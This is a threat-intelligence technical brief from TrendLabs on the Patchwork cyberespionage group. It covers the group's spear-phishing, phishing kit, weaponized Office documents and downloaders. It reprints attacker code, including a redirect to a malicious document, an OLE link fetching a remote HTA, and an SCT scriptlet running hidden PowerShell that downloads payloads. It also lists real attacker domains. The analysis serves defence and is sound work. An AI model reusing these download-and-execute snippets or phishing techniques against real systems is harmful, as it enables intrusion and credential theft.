TrendLabs

Untangling the Patchwork Cyberespionage Group

Technical Brief

TrendLabs Security Intelligence Blog

Daniel Lunghi, Jaromir Horejsi, and Cedric Pernet

Cyber Safety Solutions Team

December 2017

Table of Contents

Patchwork (also known as Dropping Elephant) is a cyberespionage group whose targets included diplomatic and government agencies as well as businesses. Patchwork is known for rehashing off-the-rack tools and malware for its own campaigns. The group uses attack vectors that may not be groundbreaking—what with other groups exploiting zero-days or cunningly adjusting their tactics—but as its moniker entails, its repertoire of infection vectors and payloads still makes them a credible threat.

We trailed Patchwork's activities over the course of its campaigns in 2017. The diversity of their methods is notable—from the social engineering hooks, attack chains, and backdoors they deployed. They also included Dynamic Data Exchange (DDE) and Windows Script Component (SCT) abuse to their tactics, as well as started exploiting recently reported vulnerabilities. These imply they're at least keeping an eye on other threats and security flaws to repurpose for their own ends. Also of note are its attempts to be more cautious and efficient in their operations.

This technical brief provides deeper analyses of their campaigns—from the infection vectors and social engineering to the infrastructure and malware they used. The indicators of compromise are in this **appendix**.

Infection Vectors


Spear-phishing Emails

Spear-phishing emails are their staple method for delivering malware. These socially engineered emails contain web links of weaponized documents containing exploits or macros. We found Patchwork using three variations of this method.

Website Redirects

Patchwork set up an English-language news site. The spoofed website looks exactly like the legitimate and original website. Inspection of the fake site's HTML source code, however, reveals the addition of a small code snippet. It contains an additional meta tag at the end of the web page source code, "refreshing" (redirecting) the site visitor to the weaponized document.

The web page is not indexed in search engines. It can only be visited by clicking on the link contained in the spear-phishing emails, helping it evade traditional security mechanisms compared to directly sending the link to the malicious document.



```
    <!-- Webterren JsCode end-->
    <!-- Go to www.addthis.com/dashboard to customize your tools -->

<head>
        <meta http-equiv="refresh" content="1;url=http://english.sinamilnews.com/PLA-Deployment-Revealed.doc" />
    </head>

</body></html>
```

Figure 1: The added code snippet that redirects its visitors to the malicious document

Direct Links

We also saw spear-phishing emails containing direct links to the weaponized documents hosted on servers they own. The group employs typosquatting to increase clicks. These servers were reached through domain names similar to legitimate websites, such as rannd[.]org instead of rand.org.

Malicious Attachments

The malicious documents were also directly attached to the email. However, we didn't see this method used as much, as the attachments can be detected by spam filters.

Mail Sending Method

The spear-phishing emails were sometimes sent to victims by misusing YMLP and serversecure.net, which are email/newsletter distribution services. Abusing these legitimate online services helps improve their emails' chances of not being flagged as spam.

More recently, they've started sending emails using a Postfix server they operate. The domain name "servicelogin.center" was linked to this server. It had a proper MX record, an SSL certificate issued by Let's Encrypt, and the domain property validated on Google. Recently, the TXT SPF1 record of domains hosting malicious documents has been updated to include "servicelogin.center", probably to bypass spam filters.


Drive-by Download

The attackers also reportedly used a fake Youku Tudou website (a video platform similar to YouTube very popular in China). It entices users to download a fake Adobe Flash player update, which turned out to be a variant of the xRAT malware.

Phishing

The group also employs phishing to harvest their targets' credentials to access email accounts and other online services.

We took a closer look at a phishing kit hosted on Patchwork's infrastructure. Opening one of the suspicious domains, hxxps://accounts[-]login[-]secure[.]163[.]com[.]neteease[.]com, in a web browser returns an "account suspended" message, which they've copied from a web development company.


Secure | https://accounts-login-secure.163.com.neteease.com

Account Suspended

This Account has been suspended.

Contact your hosting provider for more information.

Figure 2: One of the domains of Patchwork's phishing kit whose appearance was copied from a web development company

A closer look reveals that the phishing kit expects a few parameters. The kit, which spoofs a legitimate web portal and email service, consists of two PHP files: *main.php*, which has the initial webpage; and *error.php,* which harvests and processes entered credentials.



https://accounts-login-secure.163.com.neteease.com/163/main.php?u=dXNlcg==&r=aHR0cDovL21pYWwuMTYzLmNvbQ==&d=MTYz

Figure 3: The PHP file that processes entered credentials

main.php expects the following commands with base64-encoded values (seen on the screenshot above):

u = user (encoded username, the victim cannot change it on the web form)

r = referrer (hxxp://mial[.]163[.]com was used as referrer; the use of “mial” instead of “mail” is noted)

d = domain (163 or 126 or yeah or shouji)

The domain has one of the four possible values:

MTYz is 163


MTI2 is 126

eWVhaA== is yeah

c2hvdWpp is shouji (which means mobile phone in Chinese)

As of November 24, 2017, we found three different phishing websites using a valid SSL certificate issued by Let’s Encrypt for three months. Some of them used the new TLD “.support”. The SSL certificates listed the following domain names:

- accounts[-]login[-]secure[-]163 [-]com[-]neteease.com
- accounts[-]login[-]secure[-]qq[-]com[-]neteease.com
- accounts[-]login[-]vip[-]sina[-]com[-]neteease[-]com
- neteease[.]com
- accounts[.]login[.]yahoomail[.]support
- yahoomail[.]support
- accounts[.]login[.]googlemail[.]support


Page Info - https://accounts-login-secure.163.com.neteease.com/

Website Identity

Website:	**accounts-login-secure.163.com.neteease.com**
Owner:	**This website does not supply ownership information.**
Verified by:	**Let's Encrypt**
Expires on:	**Sunday, December 10, 2017**

Privacy & History

Have I visited this website prior to today?	**No**
Is this website storing information (cookies) on my computer?	**No**
Have I saved any passwords for this website?	**No**

Technical Details


Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256, 128 bit keys, TLS 1.2)

The page you are viewing was encrypted before being transmitted over the Internet.

Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

Figure 4: Page information properties of one of the phishing websites

The parameters sent to the *error.php* script that attackers collect are username, domain, password and redirector values.


Body


Name	Value
username	user
domain	163
red	http://mial.163.com
password	uuuuuu
btn-login	

Figure 5: Parameters sent to the error.php script

Given how the phishing kit works, the attackers seem cautious. The phishing page can only be obtained by sending specific arguments to the PHP script. Any other way will lead to the fake suspended account page. The link leading to the phishing page can only be found on the emails sent to the victims.

Social Engineering and Weaponized Documents

Many of the documents were found in a directory accidentally left open. The group uses sociopolitical themes as social engineering hooks. Those with the .doc extension are actually Rich Text format (RTF) files that trigger an exploit for CVE-2012-1856, patched via MS12-060 last August 2012. It is a remote code execution (RCE) vulnerability in the Windows common control MSCOMCTL, an ActiveX Control module. These files drop variants of the NDiskMonitor backdoor. The PowerPoint Open XML Slide Show (PPSX) files exploit Sandworm (CVE-2014-4114), an RCE vulnerability in Windows' Object Linking and Embedding (OLE) feature patched last October 2014.




Index of /xinwen

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[ ]	15document.doc	2016-11-14 21:50	9.0K	
[IMG]	456.gif	2015-11-18 19:19	1.1K	
[ ]	China_Maritime_Super..>	2016-11-14 23:42	292K	
[ ]	China_Power_Report_P..>	2016-11-06 23:59	665K	
[ ]	China_Power_Report_P..>	2016-11-06 23:59	8.0M	
[ ]	China_US_Strategy2.ppsx	2016-11-03 23:38	1.2M	
[ ]	Power_South_China_Se..>	2016-11-10 20:36	793K	
[ ]	Trump_Sex_Report.ppsx	2016-11-08 22:14	1.6M	
[ ]	Trump_SouthChina_Sea..>	2016-11-09 23:29	93K	
[ ]	Trump_South_China_Se..>	2016-11-09 21:45	654K	
[ ]	US_China_Startegy1.doc	2016-11-03 21:57	914K	
[ ]	US_China_Strategy3.doc	2016-11-03 22:02	914K	
[ ]	document.doc	2016-11-14 23:42	1.3M	
[IMG]	korea.gif	2015-11-18 19:19	1.1K	
[IMG]	mi.gif	2015-11-18 19:19	1.1K	
[ ]	trial1.doc	2016-11-07 02:23	9.5K	

Figure 6: The directory containing the documents


The PowerPoint (PPT) file exploits CVE-2017-0199, an RCE vulnerability in Microsoft Office's Windows OLE, patched last April 2017. Once the victim clicks "Enable Editing", the file will attempt to download an .HTA file and silently exploits it by leveraging CVE-2017-0199.



PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View. Enable Editing

Please click Enable Editing at the top and Slide Show for the display of graphics and media content

Figure 7: The PPT containing the CVE-2017-0199 exploit




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="
http://ciis-cn.net/msofficeupdatenip.hta" TargetMode="External"/><Relationship Id="rId2" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/slideLayout" Target=
"../slideLayouts/slideLayout5.xml"/><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing" Target=
"../drawings/vmlDrawing1.vml"/><Relationship Id="rId4" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target=
"../media/image1.wmf"/></Relationships>
```

Figure 8: Code snapshot showing the PPT file downloading a malicious .HTA file

We also saw another document that comes with an executable instead of a macro. The file decodes and executes a Visual Basic script (VBS) that drops and executes a hybrid batch/.NET file, which then downloads and executes the NDiskMonitor backdoor and a decoy document. The relatively long infection chain can be construed as their way to obscure their activities.

A document the group recently used had an additional step, likely done to avoid antivirus (AV) detection. A Word document embedded with a malicious PPSX file urges the victim to click on a fake PDF icon to open the malicious document. It exploits CVE-2017-8570 (an RCE vulnerability in Microsoft Office patched last July 2017) to download a Windows Script Component (SCT) file from a Patchwork-owned server.



[redacted]

Strategic_Chain

Enter the KEY below & click on the logo to unlock the document

The Strategic Chain

Linking Pakistan, India, China, and the United States


[redacted]

Project Co-Chair

[redacted]

Project Co-Chair

Figure 9: Screenshot of the Word document containing a PPSX file that exploits CVE-2017-8570




```
<?xml version='1.0'?>
<package>
<component id='giffile'>
<registration
    description='Dummy'
    progid='giffile'
    version='1.00'
    remotable='True'>
</registration>
<script language='VBScript'>
<![CDATA[
    Set Office = CreateObject( "WScript.Shell" ) :
    Office.run "powershell $WebClient = New-Object System.Net.WebClient;$data = $WebClient.DownloadData([System.Text.Encoding]:
    Office.run "powershell $WebClient = New-Object System.Net.WebClient;$dats = $WebClient.DownloadData([System.Text.Encoding]:
    Office.run "PowerShell -WindowStyle Hidden Remove-Item -Path HKCU:\Software\Microsoft\Office\12.0\Powerpoint\Resiliency -re
    Office.run "PowerShell -WindowStyle Hidden taskkill /f /im powerpnt.exe;cmd.exe /c start /MAX powerpnt /s '%tmp%\slide.ppt'
]]>
</script>
</component>
</package>
```

Figure 10: Code snippet showing the malicious SCT to be retrieved

The scriptlet .SCT file shown above contains PowerShell code. The payload downloads a malicious xRAT sample and a decoy PowerPoint presentation. It also recursively deletes *Resiliency* registry keys created by Microsoft Office applications (Word, Excel, PowerPoint, etc.). Some items in the *Resiliency* registry key are created when the Office application does not terminate correctly, later displaying this information to the user. Deleting *Resiliency* keys will make the Office application think that everything was correct and there were no problems during the latest application run. The latest step involves starting PowerPoint, maximizing its window, and loading a decoy document while starting the payload in the background. We also found other PPSX documents that exploited this vulnerability, but they were sent directly and not embedded in a DOCX file.

We also uncovered documents related to the Bangladesh Army and a United Nations Development Programme in Sri Lanka. These documents contained malicious macros that deliver the xRAT remote access tool, which lets attackers control the infected machine.

There were also other socially engineered documents that used government-related news and activities, with subjects such as “Supply Chain Management” as lures. These are RTF files exploiting CVE-2015-1641, a memory corruption vulnerability in Microsoft Office patched last April 2015. When executed, it drops a signed *java-rmi.exe* executable from Java Runtime and two dynamic-link libraries (DLLs)—a clean *msvcr71.dll* and malicious *jli.dll*. The malicious DLL, which contains the Badnews backdoor, is loaded and executed using the DLL side-loading technique.



[redacted]
Finance division
(Regulations Wing)

[redacted]-Revision [redacted] October 10, 2017

Subject: **REVISION OF ADHOC RELIEF ALLOWANCE - 2017 @ [redacted] TO THIS ECECUTIVE/SUPERVISORY STAFF OF AUTONOMOUS/ SEMI AUTONOMOUS BODIES, CORPORATIONS ETC.**

Supply Chain Management
(Purchase - Coord)

Subject: - **FREQUENT VIOLATION OF [redacted] - 2004**

[redacted], dated 10-09-2017 has conveyed violation of [redacted] during the advertisement of tender Notice through E-mail on 08-09-2017 which does not comply with the following provisions of the [redacted] - 2004:-

[redacted] **Rule 13 (1) (2)**

"Requiring that response time of fifteen days for national competitive bidding and thirty days for international competitive bidding be allowed. The response time shall be calculated from the date of first publication of the advertisement in a newspaper or posting on the website as the case may be. - **Response time is less than the prescribed limits in the above referred notice**".


Figure 11: Screenshots of RTF files that exploit CVE-2015-1641 and deliver the Badnews backdoor

Downloaders

Simple Downloaders

We managed to acquire a few samples abusing a technique called self-compiled .NET hybrids. One text file contains both JavaScript code and batch code, which compiles the JavaScript code into executable files and later executes it.

The file starts with two lines, shown below. The first line must be a valid statement in both languages. If executed as a batch script, the first comparison (@X)==(@Y) is evaluated as False. Therefore @end is not executed. Each following line is then evaluated by a batch file interpreter until the "exit /b" command causes the batch processing to terminate.




```
@if (@X)==(@Y) @end /*******
@echo off
```

Figure 12: Code snippet of samples using the self-compiled .NET hybrid

JavaScript, however, treats terms starting with @ as conditional compilation variables, evaluated as False, followed by a multiline comment. JavaScript , therefore, ignores all the code between /* and */, and only the code that follows */ is considered.

